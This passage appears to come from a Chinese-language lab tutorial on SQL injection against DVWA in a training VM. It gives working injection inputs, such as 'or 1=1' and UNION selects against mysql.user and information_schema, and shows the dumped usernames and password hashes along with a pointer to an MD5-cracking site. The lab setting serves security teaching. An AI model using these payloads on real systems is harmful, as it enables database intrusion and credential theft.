| Gordon     | Brown     |
| Hack       | Me        |
| Pablo      | Picasso   |
| Bob        | Smith     |
| user       | user      |
+------------+-----------+
6 rows in set (0.00 sec)
```

操作2：页面构造sql注入语句

```
输入1： ' or 1=1 --

原始语句
SELECT first_name, last_name FROM users WHERE user_id =''

SELECT first_name, last_name FROM users WHERE user_id ='' or 1=1 -- '

输入2：
SELECT first_name, last_name FROM users WHERE user_id ='1' or' 1' =' 1'
```




```
ID: ' or 1=1 --
First name: admin
Surname: admin

ID: ' or 1=1 --
First name: Gordon
Surname: Brown

ID: ' or 1=1 --
First name: Hack
Surname: Me

ID: ' or 1=1 --
First name: Pablo
Surname: Picasso

ID: ' or 1=1 --
First name: Bob
Surname: Smith

ID: ' or 1=1 --
First name: user
Surname: user
```

任务2

> 任务目的：熟悉联合查询和通过联合查询拿到更多的信息

操作1： 熟悉mysql数据库


```
切到mysql数据库：use mysql;
显示表：show tables;
显示user表结构：desc user;
select * from user

//条件查询
select user,password,host from user;
```




```
mysql> select user,password,host from user ;
+------------------+-------------------------------------------+---------------+
| user             | password                                  | host          |
+------------------+-------------------------------------------+---------------+
| root             | *73316569DAC7839C2A784FF263F5C0ABBC7086E2 | localhost     |
| root             | *D5D9F81F5542DE067FFF5FF7A4CA4BDD322C578F | brokenwebapps |
| root             | *D5D9F81F5542DE067FFF5FF7A4CA4BDD322C578F | 127.0.0.1     |
| debian-sys-maint | *75F15FF5C9F06A7221FEB01772455429E40A327 | localhost     |
| phpmyadmin       | *D5D9F81F5542DE067FFF5FF7A4CA4BDD322C578F | localhost     |
| vicnum           | *C7847100CDBE29050A338F78EA71F066D196ED98 | localhost     |
| wordpress        | *C260A4F79FA905AF65142FFE0B9A14FE0E1519CC | %             |
| phpbb            | *CA1F8B079BB2857835107EA008871B4691769547 | %             |
| dvwa             | *D67B38CDCD1A55623ED5F55856A29B9654FF823D | %             |
| mutillidae       | *E82A07F59B0D83BEF29F79E41FA0F8A042CE3DE4 | %             |
| yazd             | *3758F91540524F48F92FE932883C54F6E802A13A | %             |
| personalblog     | *3D118FD3FFC74F534A493C30ADC1F23A48510D9D | %             |
| yazd10           | *30B462BE16C04867D06113304F664BB9A5B573D8 | %             |
| peruggia         | *5297BE816CC703E8CB686D205071E9CD9E8F08A4 | %             |
| ghost            | *9AE953952D993ED69779E70E28193A1EB8DDF91C | %             |
| gtd-php          | *C238B1FA6D14124C867DC9634DEB2CD731212094 | %             |
| getboo           | *8FC7327502AA1203AAE881C4A5E2AA1CD6E46CE8 | %             |
| orangehrm        | *82183BF1F275E47C2692B1CF81CB7A8FD16CE5EA | %             |
| webcal           | *E2E1F0A3459647AACF63319694BCBD107231B10C | localhost     |
| gallery2         | *DF0F41B82DFDB4AA462186480FA9922EF4BBFCEB | localhost     |
| tikiwiki         | *48529BB639EC6E4C2A6695C4B3D544A9E2A21D4C | localhost     |
| joomla           | *F70658E9BDD2910AC33ACDA164605DFC1DA70A68 | localhost     |
| jotto            | *6126D5A029ACE603DBF187A301C1CCEAEDCFE232 | %             |
| hex              | *E5C4AA1177F0A69A9E124CDC2676D4ECCE01E347 | localhost     |
| webmaster        | *ED2048BBC6AFD6E2186982869C7899A7EF38C066 | localhost     |
| kbloom           | *10A99DBC0772291AA6AF9A1A9271945340E4E812 | localhost     |
| sendmail         | *47A91042510E7E966EF4075A934A77A57A9E71FE | localhost     |
| undertaker       | *02EAFACD13AEC2C2E139EA38903B9A84A165DF0B | localhost     |
| stealth          | *0F44FA14B9DFBBFFBDF2F7692868DE1B997C66ED | localhost     |
```

操作2：联合查询操作


```
切回dvwa数据库： use dvwa;
查询users表：select user,password from users;
查询mysql数据库中的user表：select user,password from mysql.user;
联合查询：select user,password from users union select user,password from
mysql.user;

SELECT first_name, last_name FROM users WHERE user_id = '1' union select
user,password from mysql.user;
```



```
mysql> select user,password from users;
+---------+----------------------------------+
| user    | password                         |
+---------+----------------------------------+
| admin   | 21232f297a57a5a743894a0e4a801fc3 |
| gordonb | e99a18c428cb38d5f260853678922e03 |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 |
| user    | ee11cbb19052e40b07aac0ca060c23ee |
+---------+----------------------------------+
6 rows in set (0.00 sec)
```



```
| sqlol            | *1DB6D61428C07B8E8D6876CC60ECAD01D2CE844A |
| cryptomg         | *2132873552FEDF6780E8060F927DD5101759C4DE |
| webgoat.net      | *4BA609A0C9C18D80985519932BAC08C604119234 |
| bricks           | *255195939290DC6D228944BCC682D2427DA57E21 |
| bwapp            | *63C3CE60C4AC4F87F321E54F290A4867684A96C4 |
+------------------+-------------------------------------------+
38 rows in set (0.00 sec)
```




```
| webgoat.net      | *4BA609A0C9C18D80985519932BAC08C604119234 |
| bricks           | *255195939290DC6D228944BCC682D2427DA57E21 |
| bwapp            | *63C3CE60C4AC4F87F321E54F290A4867684A96C4 |
+------------------+-------------------------------------------+
43 rows in set (0.00 sec)
```

操作3：联合查询注入

得到mysql.user表信息

```
原语句：SELECT first_name, last_name FROM users WHERE user_id = '1'
联合查询语句：SELECT first_name, last_name FROM users WHERE user_id = '1' union
select user,password from mysql.user

输入：' union select user,password from mysql.user -- '
```




Vulnerability: SQL Injection

User ID:

```
ID: ' union select user,password from mysql.user -- '
First name: root
Surname: *73316569DAC7839C2A784FF263F5C0ABBC7086E2

ID: ' union select user,password from mysql.user -- '
First name: root
Surname: *D5D9F81F5542DE067FFF5FF7A4CA4BDD322C578F

ID: ' union select user,password from mysql.user -- '
First name: debian-sys-maint
Surname: *75F15FF5C9F06A7221FEB017724554294E40A327

ID: ' union select user,password from mysql.user -- '
First name: phpmyadmin
Surname: *D5D9F81F5542DE067FFF5FF7A4CA4BDD322C578F

ID: ' union select user,password from mysql.user -- '
First name: vicnum
Surname: *C7847100CDBE29050A338F78EA71F066D196ED98

ID: ' union select user,password from mysql.user -- '
First name: wordpress
Surname: *C260A4F79FA905AF65142FFE0B9A14FE0E1519CC

ID: ' union select user,password from mysql.user -- '
First name: phpbb
Surname: *CA1F8B079BB2857835107EA008871B4691769547

ID: ' union select user,password from mysql.user -- '
First name: dvwa
Surname: *D67B38CDCD1A55623ED5F55856A29B9654FF823D

ID: ' union select user,password from mysql.user -- '
```

得到登录名和登录数据库

```
联合查询代码：SELECT first_name, last_name FROM users WHERE user_id = '1' union
select user(),database() ;
输入代码： 1' union select user(),database() -- '

补充： verson() 查看数据库版本
```



Vulnerability: SQL Injection

User ID:


```
ID: 1' union select user(),database() -- '
First name: admin
Surname: admin

ID: 1' union select user(),database() -- '
First name: root@localhost
Surname: dvwa
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection

解密md5密码: 百度搜索md5解密

https://www.somd5.com/



*73316569DAC7839C2A784FF263F5C0ABBC7086E2

md5(md5($pass).$salt);VB;DZ

owaspbwa


操作4：联合查询猜字段数

```
联合查询字段数量不同：select user,first_name,password from users union select
user,password  from mysql.user;
猜前面的查询字段数
select user,first_name,password from users union select 1;
select user,first_name,password from users union select 1,2;
....
```

任务3

```
任务目的：熟悉mysql中的 information_schema数据库，通过该数据库拿到mysql中所有数据库表和数
据
```


```
切到该数据库：use  information_schema ;
查询数据库表：show tables;
```



```
| EVENTS                                |
| FILES                                 |
| GLOBAL_STATUS                         |
| GLOBAL_VARIABLES                      |
| KEY_COLUMN_USAGE                      |
| PARTITIONS                            |
| PLUGINS                               |
| PROCESSLIST                           |
| PROFILING                             |
| REFERENTIAL_CONSTRAINTS               |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| SESSION_STATUS                        |
| SESSION_VARIABLES                     |
| STATISTICS                            |
| TABLES                                |
| TABLE_CONSTRAINTS                     |
| TABLE_PRIVILEGES                      |
| TRIGGERS                              |
| USER_PRIVILEGES                       |
| VIEWS                                 |
+---------------------------------------+
28 rows in set (0.00 sec)
```

TABLES表


```
查询TABLES 表结构:desc tables;
```



```
mysql> desc TABLES;
+-----------------+---------------------+------+-----+---------+-------+
| Field           | Type                | Null | Key | Default | Extra |
+-----------------+---------------------+------+-----+---------+-------+
| TABLE_CATALOG   | varchar(512)        | YES  |     | NULL    |       |
| TABLE_SCHEMA    | varchar(64)         | NO   |     |         |       |
| TABLE_NAME      | varchar(64)         | NO   |     |         |       |
| TABLE_TYPE      | varchar(64)         | NO   |     |         |       |
| ENGINE          | varchar(64)         | YES  |     | NULL    |       |
| VERSION         | bigint(21) unsigned | YES  |     | NULL    |       |
| ROW_FORMAT      | varchar(10)         | YES  |     | NULL    |       |
| TABLE_ROWS      | bigint(21) unsigned | YES  |     | NULL    |       |
| AVG_ROW_LENGTH  | bigint(21) unsigned | YES  |     | NULL    |       |
| DATA_LENGTH     | bigint(21) unsigned | YES  |     | NULL    |       |
| MAX_DATA_LENGTH | bigint(21) unsigned | YES  |     | NULL    |       |
| INDEX_LENGTH    | bigint(21) unsigned | YES  |     | NULL    |       |
| DATA_FREE       | bigint(21) unsigned | YES  |     | NULL    |       |
| AUTO_INCREMENT  | bigint(21) unsigned | YES  |     | NULL    |       |
| CREATE_TIME     | datetime            | YES  |     | NULL    |       |
| UPDATE_TIME     | datetime            | YES  |     | NULL    |       |
| CHECK_TIME      | datetime            | YES  |     | NULL    |       |
| TABLE_COLLATION | varchar(32)         | YES  |     | NULL    |       |
| CHECKSUM        | bigint(21) unsigned | YES  |     | NULL    |       |
| CREATE_OPTIONS  | varchar(255)        | YES  |     | NULL    |       |
| TABLE_COMMENT   | varchar(80)         | NO   |     |         |       |
+-----------------+---------------------+------+-----+---------+-------+
21 rows in set (0.11 sec)
```

操作1：查询dvwa数据库中的其他表

```
从该表中查询别的表信息：select * from tables where TABLE_SCHEMA='dvwa'

联合查询：SELECT first_name, last_name FROM users WHERE user_id ='1' union select TABLE_SCHEMA,TABLE_NAME  from information_schema.tables where TABLE_SCHEMA='dvwa';


输入：1' union select  TABLE_SCHEMA,TABLE_NAME  from information_schema.tables where TABLE_SCHEMA='dvwa' -- '
```



Vulnerability: SQL Injection

User ID:

